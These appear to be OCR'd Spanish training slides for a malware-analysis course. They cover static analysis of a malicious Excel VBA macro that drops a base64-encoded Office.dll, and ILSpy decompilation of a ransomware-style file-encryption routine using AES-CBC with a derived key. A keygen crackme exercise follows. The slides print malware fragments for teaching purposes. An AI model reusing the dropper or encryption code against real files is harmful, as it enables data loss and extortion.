
1

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (8/12)


– Confirmar su análisis en la ejecución de la macro



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (9/12)

– Confirmar su análisis en la ejecución de la macro




```
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faa(Range("C380"))
Close #3
```


Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (10/12)

– Recupere los archivos lanzados por la macro con un lenguaje de programación (python)

```
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
```


1



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (11/12)

– Recupere los archivos lanzados por la macro con un lenguaje de programación (python)



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (12/12)

– Recupere los archivos lanzados por la macro con un lenguaje de programación (python)

1

```
C:\Users\cyber\Desktop\Static_1>python
Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 23:09:28) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> b64 = open('b1.txt','r').read()
>>> output = open('office.dll','wb')
>>> output.write(base64.b64decode(b64))
9728
>>> output.close()
>>> quit()
```


2

```
C:\Users\cyber\Desktop\Static_1>dir
 Volume in drive C has no label.
 Volume Serial Number is E604-FCBE

 Directory of C:\Users\cyber\Desktop\Static_1

01/17/2020  03:13 PM    <DIR>          .
01/17/2020  03:13 PM    <DIR>          ..
01/17/2020  03:11 PM            12,974 b1.txt
12/19/2019  05:30 PM                48 flag.txt.encrypted
01/17/2020  03:14 PM             9,728 office.dll
12/19/2019  04:45 PM           185,229 VBA.xlsm
               4 File(s)        207,979 bytes
               2 Dir(s)     735,064,064 bytes free
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (1/8)


– Analice el archivo office.dll con CFF explorer



Práctica 2.2 – Análisis estático básico

B. .Net reverse (2/8)


– Analice el archivo office.dll con CFF explorer



Práctica 2.2 – Análisis estático básico

B. .Net reverse (3/8)


– Analice el archivo office.dll con ILSpy



Práctica 2.2 – Análisis estático básico

B. .Net reverse (4/8)

– Analice el archivo office.dll con ILSpy



Práctica 2.2 – Análisis estático básico

B. .Net reverse (5/8)

– Analice el archivo office.dll con ILSpy

```
public class App : Application
{
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.8.0.0")]
    public void InitializeComponent()
    {
        base.StartupUri = new Uri("MainWindow.xaml", UriKind.Relative);
    }

    [STAThread]
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.8.0.0")]
    public static void Main()
    {
        App app = new App();
        app.InitializeComponent();
        app.Run();
    }
}
```

2

1

Práctica 2.2 – Análisis estático básico

B. .Net reverse (6/8)

– Analice el archivo office.dll con ILSpy

Práctica 2.2 – Análisis estático básico

B. .Net reverse (7/8)


– Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)

```
48      private void FileEncrypt(string inputFile)
49      {
50          //IL_0014: Unknown result type (might be due to invalid IL or missing references)
51          //IL_001a: Expected O, but got Unknown
52          //IL_002a: Unknown result type (might be due to invalid IL or missing references)
53          //IL_0030: Expected O, but got Unknown
54          //IL_00a4: Unknown result type (might be due to invalid IL or missing references)
55          //IL_00ab: Expected O, but got Unknown
56          byte[] array = new byte[32];
57          FileStream val = (FileStream)(object)new FileStream(inputFile + ".encrypted", (FileMode)2);
58          byte[] bytes = Encoding.get_UTF8().GetBytes(ENCRYPTIONKEY);
59          RijndaelManaged val2 = (RijndaelManaged)(object)new RijndaelManaged();
60          ((SymmetricAlgorithm)(object)val2).KeySize = 256;
61          ((SymmetricAlgorithm)(object)val2).BlockSize = 128;
62          ((SymmetricAlgorithm)(object)val2).Padding = PaddingMode.PKCS7;
63          Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array, 50000);
64          ((SymmetricAlgorithm)(object)val2).Key = rfc2898DeriveBytes.GetBytes(((SymmetricAlgorithm)(object)val2).KeySize / 8);
65          ((SymmetricAlgorithm)(object)val2).IV = rfc2898DeriveBytes.GetBytes(((SymmetricAlgorithm)(object)val2).BlockSize / 8);
66          ((SymmetricAlgorithm)(object)val2).Mode = CipherMode.CBC;
67          ((Stream)val).Write(array, 0, array.Length);
68          CryptoStream cryptoStream = new CryptoStream((Stream)(object)val, ((SymmetricAlgorithm)(object)val2).CreateEncryptor(),
69          FileStream val3 = (FileStream)(object)new FileStream(inputFile, (FileMode)3);
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (8/8)

– Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)



Práctica 2.2 completa.

- Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- **Práctica 2.3 – Análisis estático avanzado**
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.3 – Análisis estático avanzado

- Su objetivo es entender como dar los primero pasos para revertir un malware

Práctica 2.3 – Análisis estático avanzado

> Objetivos

- Realizar un análisis estático avanzado

50’

> Antes de empezar la práctica

- Conéctese a su **MALWARE_ANALYSIS_WKS**: (auto inicio de sesión)
- Herramientas:
  - **upx**
  - **radare2**
  - **peid**

Práctica 2.3 – Análisis estático avanzado

> Guía

A. Descomprimir

– Entender el archivo ejecutable

– Reunir información con radare2

– Reunir información con peid

– Descomprimir el archivo ejecutable

B. Desmontaje

– Entender el ejecutable descomprimido con radare2

– Encontrar la contraseña correcta

Práctica 2.3 – Análisis estático avanzado

> Paso a Paso

A. Descomprimir (1/6)

– Entender el archivo ejecutable

```
C:\Users\cyber\Desktop\Static_2>Keygen1.exe
Usage: keygen.exe <password>
C:\Users\cyber\Desktop\Static_2>Keygen1.exe test
Wrong password: test
```

